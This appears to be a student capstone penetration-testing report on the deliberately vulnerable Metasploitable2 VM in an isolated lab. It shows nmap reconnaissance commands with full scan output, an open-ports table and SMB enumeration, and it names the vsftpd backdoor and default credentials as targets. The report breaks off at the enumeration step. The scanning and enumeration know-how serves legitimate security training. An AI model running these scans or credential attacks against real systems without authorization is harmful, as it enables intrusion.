

Capstone Project:

1. Introduction

The purpose of this is to analyze the security posture of the Metasploitable2 Virtual Machine (VM) in a controlled lab environment. VAPT is a systematic process that involves identifying, classifying, and exploiting vulnerabilities within a target system to evaluate its resistance against potential cyber threats.

This assessment is conducted to simulate real-world attack scenarios in order to:

- Discover existing weaknesses and misconfigurations.
- Understand the potential impact of these vulnerabilities if exploited by an attacker.
- Demonstrate exploitation techniques and document successful compromises.
- Provide recommendations that strengthen overall system security.

Metasploitable2 was chosen as the target because it is a deliberately vulnerable machine designed for training and research purposes. For example, it runs outdated services such as vsftpd 2.3.4 (with a known backdoor vulnerability, CVE-2011-2523) and Tomcat Manager (with weak default credentials), making it an ideal platform for practicing penetration testing.

In this assessment, tools like Nmap, Nikto, Enum4linux, and the Metasploit Framework were used to simulate a real-world attack lifecycle. For instance:

- An Nmap scan revealed open ports such as 21 (FTP), 22 (SSH), 23 (Telnet), 445 & 139 (Samba), 80 (HTTP), and 3306 (mysql).
- Nikto identified insecure HTTP configurations and outdated Apache modules.
- Exploitation was demonstrated using Metasploit modules, leading to successful shell access.

Overall, this assessment not only highlights the importance of identifying system vulnerabilities but also emphasizes the need for proactive security testing in order to mitigate risks before they can be exploited by malicious attackers.

2. Scope

The scope of this Vulnerability Assessment and Penetration Testing (VAPT) activity is clearly defined to ensure that the assessment remained focused, ethical, and safe. All testing is conducted only within the controlled lab environment on the designated Metasploitable2 Virtual Machine (VM). No production systems, external networks, or unauthorized targets were included.

I. Target VM Details:

- Target Machine: Metasploitable2 (intentionally vulnerable VM)
- Operating System: Ubuntu Linux 8.04 LTS (preloaded with multiple insecure services)
- Assigned IP Address: 192.168.1.132 (for metasploitable2 VM)

This machine is selected because it contains outdated software packages, weak configurations, and known vulnerabilities that can be safely exploited for learning purposes.

II. Authorized Lab Testing Only: All penetration testing activities are carried out exclusively in an isolated lab environment using virtualization software (VMware/VirtualBox). A Host-Only network configuration is used to ensure that traffic remained confined to the lab and did not affect any external systems.

- No testing is performed on live networks or real-world systems.

- Destructive attacks, such as Denial-of-Service (DoS), were excluded from scope to prevent service disruption.

This restriction ensured that the exercise adhered to ethical hacking principles and focused only on the intended vulnerable system.

III. Tools Used: A combination of reconnaissance, enumeration, and exploitation tools is used to complete this assessment. Examples include:

- Nmap -> For port scanning and service version detection.
Example: `nmap -sV 192.168.1.128` revealed FTP, SSH, and HTTP services.
 - Nikto -> For web server vulnerability scanning.
 - Enum4linux -> For enumerating SMB shares and NetBIOS information.
 - Metasploit Framework -> For exploiting known vulnerabilities (e.g., vsftpd backdoor, weak Tomcat credentials).
-

3. Lab Setup

The Vulnerability Assessment and Penetration Testing (VAPT) exercise is performed in a controlled virtual environment to ensure safety, repeatability, and isolation from external networks. The lab is designed to simulate a real-world attacker-victim scenario using virtualization software, an attacker machine, and a vulnerable target machine.

I. Virtualization Platform:

- Software Used: VMware Workstation Pro 17.
- Reason for Choice: VMware provides reliable performance, advanced snapshot features, and flexible network configurations compared to alternatives such as VirtualBox.
- Role in the Lab:
 - Hosted both attacker and target virtual machines.
 - Enabled quick rollbacks (snapshots) to restore the environment after exploitation.

Example: Before exploiting the vsftpd backdoor vulnerability, a snapshot of Metasploitable was taken so the machine could be restored if needed.

II. Target Machine (Victim VM):

- Name: Metasploitable 2
- Operating System: Ubuntu Linux 8.04 LTS (intentionally vulnerable)
- Assigned IP Address (in Host-Only network): 192.168.1.132
- Pre-installed Vulnerable Services:
 - FTP (vsftpd 2.3.4 – backdoor vulnerability, CVE-2011-2523)
 - SSH (with weak default credentials: msfadmin/msfadmin)
 - Apache Web Server with outdated PHP modules.
 - Tomcat Application Manager (accessible with default credentials)
 - MySQL with weak configuration.

This machine simulates a real-world poorly configured server to provide a safe platform for practicing reconnaissance, enumeration, and exploitation.

III. Attacker Machine:

- Operating System: Kali Linux 2023.2
- Assigned IP Address: 192.168.1.128
- Reason for Choice: Kali Linux is the industry-standard penetration testing distribution, preloaded with a wide range of offensive security tools.
- Primary Tools Used:
 - Nmap - Network scanning & service detection
 - Nikto - Web server vulnerability scanning
 - Enum4linux - SMB enumeration
 - Metasploit Framework - Exploitation and post-exploitation

Example:


- Nmap is used to identify open ports (21, 22, 23, 193, 445, 80).
- Nikto identified insecure Apache configurations.
- Metasploit successfully exploited the vulnerable FTP service to gain shell access.

IV. Network Configuration:


- Mode Used: Host-Only Adapter
 - Creates an isolated virtual network between host and guest VMs.
 - Ensures no internet connectivity - preventing attacks from leaving the lab.
 - Both Kali Linux and Metasploitable2 are assigned IPs in the same subnet (192.168.1.0/24) to allow direct attacker-victim communication.
- Why Not NAT or Bridged?
 - NAT: Would give internet access, increasing the risk of accidental external attacks.
 - Bridged: Would connect directly to the physical LAN, potentially exposing real devices (unsafe for testing).

Example: Using Host-Only, Kali system (192.168.1.128) could directly reach Metasploitable2 system (192.168.1.132) without any external exposure.

Screenshot 1: Network Configuration for Kali linux (Attacker's Machine)



Screenshot 2: Network configuration for Metasploitable2 (Victim's Machine)



4. Reconnaissance & Scanning Results

Reconnaissance and scanning are critical phases in any Vulnerability Assessment and Penetration Testing (VAPT) exercise. The objective of this stage is to gather information about the target system (192.168.1.132) and identify its exposed attack surface. This can be achieved by using **Nmap**, one of the most widely used network scanning tools.

4.1 Commands Used:

Several Nmap commands are executed to collect comprehensive information:

I. Host Discovery (Ping Scan):

Command Used-

```
nmap -sn 192.168.1.132
```

- Purpose: To verify that the target host is up and reachable.
- Result: The target system responded, confirming that it is online.

II. Basic Port Scan:

Command Used-

```
nmap 192.168.1.132
```

- Purpose: To identify open TCP ports on the target system.
- Result: Multiple ports found open (21, 22, 23, 25, 80, etc.)

Screenshot 1: Host discovery (nmap -sn) result and Port scan output (nmap 192.168.1.132).

```
Home x Kallio x Ubuntuzy x DVWA x Metasploitable2-Linux x
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
└─$ nmap -sn 192.168.1.132
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-04 10:21 EDT
Nmap scan report for 192.168.1.132
Host is up (0.00073s latency).
MAC Address: 00:0C:29:70:D8:B1 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds

(kali@kali)-[~]
└─$ nmap 192.168.1.132
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-04 10:22 EDT
Nmap scan report for 192.168.1.132
Host is up (0.0017s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:70:D8:B1 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds

(kali@kali)-[~]
└─$
```

III. Service & Version Detection:

Command Used –

nmap -sV 192.168.1.132

- Purpose: To detect the services running on open ports and determine their version numbers.
- Result:
 - FTP → vsftpd 2.3.4
 - SSH → OpenSSH 4.7p1 Debian
 - Apache → 2.2.8

Screenshot 2: Service Detection of victim's system.

```
Home x Kallio x Ubuntuzy x DVWA x Metasploitable2-Linux x
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
└─$ nmap -sV 192.168.1.132
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-04 10:15 EDT
Nmap scan report for 192.168.1.132
Host is up (0.00005s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  Apache       Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:70:D8:B1 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.10 seconds

(kali@kali)-[~]
└─$
```

IV. Full Port & Service Scan:

Command Used –

```
nmap -sS -sC -sV -T4 -p- -oN metasploitable_full_scan.txt 192.168.1.132
```

- Purpose: To perform a comprehensive scan of all 65,535 ports, detect running services and their versions, apply default NSE scripts for vulnerability checks, and save results for documentation.
- Result: Multiple open ports are discovered, including FTP (21, vsftpd 2.3.4), SSH (22, OpenSSH 4.7p1), Telnet (23), HTTP (80, Apache 2.2.8 with PHP), MySQL (3306), PostgreSQL (5432), and Apache Tomcat (8080). Several services are outdated and flagged as potentially vulnerable.

Screenshot 3,4: Full scan of Victim's system

```
File Actions Edit View Help
(kali@kali)-[~]
$ nmap -sS -sV -sC -T4 -p- -oN metasploitable_full_scan.txt 192.168.1.132

Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-02 10:53 EDT
Nmap scan report for 192.168.1.132
Host is up (0.0022s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to 192.168.1.128
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   vsFTPd 2.3.4 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ ssh-hostkey:
|_   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ sslv2:
|_   SSLv2 supported
|_   ciphers:
|_     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_     SSL2_RC4_128_WITH_MD5
|_     SSL2_RC2_128_CBC_WITH_MD5
|_     SSL2_RC4_128_EXPORT40_WITH_MD5
|_     SSL2_DES_64_CBC_WITH_MD5
|_     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ _ssl-date: 2025-09-02T14:57:02+00:00; +3s from scanner time.
|_ _smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITIME, DSN
|_ _ssl-cert: Subject: commonName=ubuntus04-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
53/tcp    open  domain       ISC BIND 9.4.2
|_ dns-nsid:
|_   bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ _http-title: Metasploitable2 - Linux
|_ _http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

```
File Actions Edit View Help
kali@kali: -
53/tcp    open  domain       ISC BIND 9.4.2
|_ dns-nsid:
|_   bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ _http-title: Metasploitable2 - Linux
|_ _http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind      2 (RPC #100000)
|_ rpcinfo:
|_   program version    port/proto  service
|_   100000 2          111/tcp     rpcbind
|_   100000 2          111/udp     rpcbind
|_   100003 2,3,4      2049/tcp    nfs
|_   100003 2,3,4      2049/udp    nfs
|_   100005 1,2,3      43803/tcp   mountd
|_   100005 1,2,3      44264/udp   mountd
|_   100021 1,3,4      32831/tcp   nlockmgr
|_   100021 1,3,4      43386/udp   nlockmgr
|_   100024 1          48181/udp   status
|_   100024 1          55251/tcp   status
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  rmlregistry?
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
|_ mysql-info:
|_   Protocol: 10
|_   Version: 5.0.51a-3ubuntu5
|_   Thread ID: 9
|_   Capabilities flags: 43564
|_   Some Capabilities: Support41Auth, SupportsTransactions, SwitchToSSLAfterHandshake, Speaks41ProtocolNew, LongColumnFlag, ConnectWithDatabase, SupportsCompression
|_   Status: Autocommit
|_   Salt: 3MjP2EPfRYI7Af*(JIQ
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
|_ _ssl-cert: Subject: commonName=ubuntus04-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
|_ _ssl-date: 2025-09-02T14:57:19+00:00; +3s from scanner time.
5900/tcp  open  vnc          VNC (protocol 3.3)
|_ vnc-info:
|_   Protocol version: 3.3
|_   Security types:
|_   VNC Authentication (2)
```

V. Vulnerability Script Scan:

Command Used -

```
nmap --script vuln 192.168.1.132
```

- Purpose: To run Nmap's vulnerability detection scripts against detected services.
- Result:
 - FTP service flagged for vsftpd backdoor (CVE-2011-2523).
 - Apache flagged for multiple outdated modules.

Screenshot 5: Vulnerability Scan of Victim's system.

```
(kali@kali)-[~]
$ nmap --script vuln 192.168.1.132
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-04 10:30 EDT
Nmap scan report for 192.168.1.132
Host is up (0.0023s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDS: BID:48539 CVE:CVE-2011-2523
|       vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|       Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
|       References:
|         https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|         https://www.securityfocus.com/bid/48539
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|         http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
| ssl-dh-params:
|   VULNERABLE:
|     Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|       State: VULNERABLE
|       Transport Layer Security (TLS) services that use anonymous
|       Diffie-Hellman key exchange only provide protection against passive
|       eavesdropping, and are vulnerable to active man-in-the-middle attacks
|       which could completely compromise the confidentiality and integrity
|       of any data exchanged over the resulting session.
|       Check results:
|         ANONYMOUS DH GROUP 1
|           Cipher Suite: TLS_DH_anon_EXPORT_WITH_RC4_40_MD5
|           Modulus Type: Safe prime
|           Modulus Source: Unknown/Custom-generated
|           Modulus Length: 512
|           Generator Length: 8
|           Public Key Length: 512
|       References:
|         https://www.ietf.org/rfc/rfc2246.txt
|
| Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)
|   https://www.ietf.org/rfc/rfc2246.txt
|   Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)
|   IDS: BID:74733 CVE:CVE-2015-4000
|   The Transport Layer Security (TLS) protocol contains a flaw that is
|   triggered when handling Diffie-Hellman key exchanges defined with
|   the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
|   to downgrade the security of a TLS session to 512-bit export-grade
|   cryptography, which is significantly weaker, allowing the attacker
|   to more easily break the encryption and monitor or tamper with
|   the encrypted stream.
|   Disclosure date: 2015-5-19
|   Check results:
|     EXPORT-GRADE DH GROUP 1
|       Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
|       Modulus Type: Safe prime
|       Modulus Source: Unknown/Custom-generated
|       Modulus Length: 512
|       Generator Length: 8
|       Public Key Length: 512
|   References:
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000
|     https://www.securityfocus.com/bid/74733
|     https://weakdh.org
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|     Transport Layer Security (TLS) services that use Diffie-Hellman groups
|     of insufficient strength, especially those using one of a few commonly
|     shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|         Cipher Suite: TLS_DHE_RSA_WITH_DES_CBC_SHA
|         Modulus Type: Safe prime
|         Modulus Source: postfix builtin
|         Modulus Length: 1024
|         Generator Length: 8
|         Public Key Length: 1024
|     References:
|       https://weakdh.org
|   ssl-poodle:
|     VULNERABLE:
|       SSL POODLE information leak
|       State: VULNERABLE
|       IDS: BID:70574 CVE:CVE-2014-3566
|       The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|       products, uses nondeterministic CBC padding, which makes it easier
```

```

|       https://weakdh.org
|   ssl-poodle:
|     VULNERABLE:
|       SSL POODLE information leak
|       State: VULNERABLE
|       IDS: BID:70574 CVE:CVE-2014-3566
|       The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|       products, uses nondeterministic CBC padding, which makes it easier
```

4.2 Open Ports Found:

The scans revealed that several TCP ports are open on the target machine:

Port	Protocol	Service	Version
21	TCP	FTP	vsftpd 2.3.4
22	TCP	SSH	OpenSSH 4.7p1 Debian
23	TCP	Telnet	Linux telnetd
25	TCP	SMTP	Postfix smtpd
80	TCP	HTTP	Apache httpd 2.2.8 (PHP 5.2.4)
3306	TCP	MySQL	MySQL 5.0.51a
5432	TCP	PostgreSQL	PostgreSQL 8.3.0
8080	TCP	Apache Tomcat	Coyote JSP Engine

4.3 Services Identified:

From the port scan and service enumeration, the following services are confirmed:

- FTP (21/tcp): Running vsftpd 2.3.4, known to contain a backdoor vulnerability (CVE-2011-2523).
- SSH (22/tcp): Running OpenSSH 4.7p1, possibly vulnerable to brute-force and weak password exploitation.
- Telnet (23/tcp): Insecure plaintext protocol exposing login credentials.
- SMTP (25/tcp): Postfix mail server; potential for mail relay abuse.
- HTTP (80/tcp): Apache web server (outdated version) with PHP; may contain multiple web vulnerabilities.
- MySQL (3306/tcp): Database service; could allow weak authentication attacks.
- PostgreSQL (5432/tcp): Another database service; commonly targeted for default or weak credentials.
- Apache Tomcat (8080/tcp): Web application server, often exploitable via default credentials or misconfigurations.

4.4 Observations:

- The system is running multiple outdated services, increasing its attack surface.
 - Insecure protocols like Telnet and FTP are enabled, which can be easily exploited.
 - Critical services such as databases (MySQL, PostgreSQL) are directly exposed, which is unsafe in real-world scenarios.
 - Known vulnerable versions (e.g., vsftpd 2.3.4, Apache 2.2.8) are present, confirming that the target is intentionally insecure.
-

5. Enumeration


After reconnaissance and initial port scanning, the next step is **service enumeration** to gather detailed information about the running services, their versions, and possible misconfigurations. Enumeration is a crucial phase in penetration testing as it often reveals exploitable points such as weak credentials, outdated software versions, and hidden directories.

Tools and Methodologies

I. Enum4linux (SMB Enumeration):

- Objective: To gather detailed information from SMB services including shares, users, groups, and operating system details.
- Command Used:
`enum4linux -a 192.168.1.132`
- Findings:
 - Anonymous login (null session) was allowed.
 - Extracted NetBIOS name, workgroup, and operating system version.
 - Discovered default administrative shares and readable SMB shares that could be accessed without authentication.
- Risk: Null session access can provide attackers with sensitive system-level information, aiding privilege escalation.

Screenshots:



```
File Actions Edit View Help
(kali@kali)-[~]
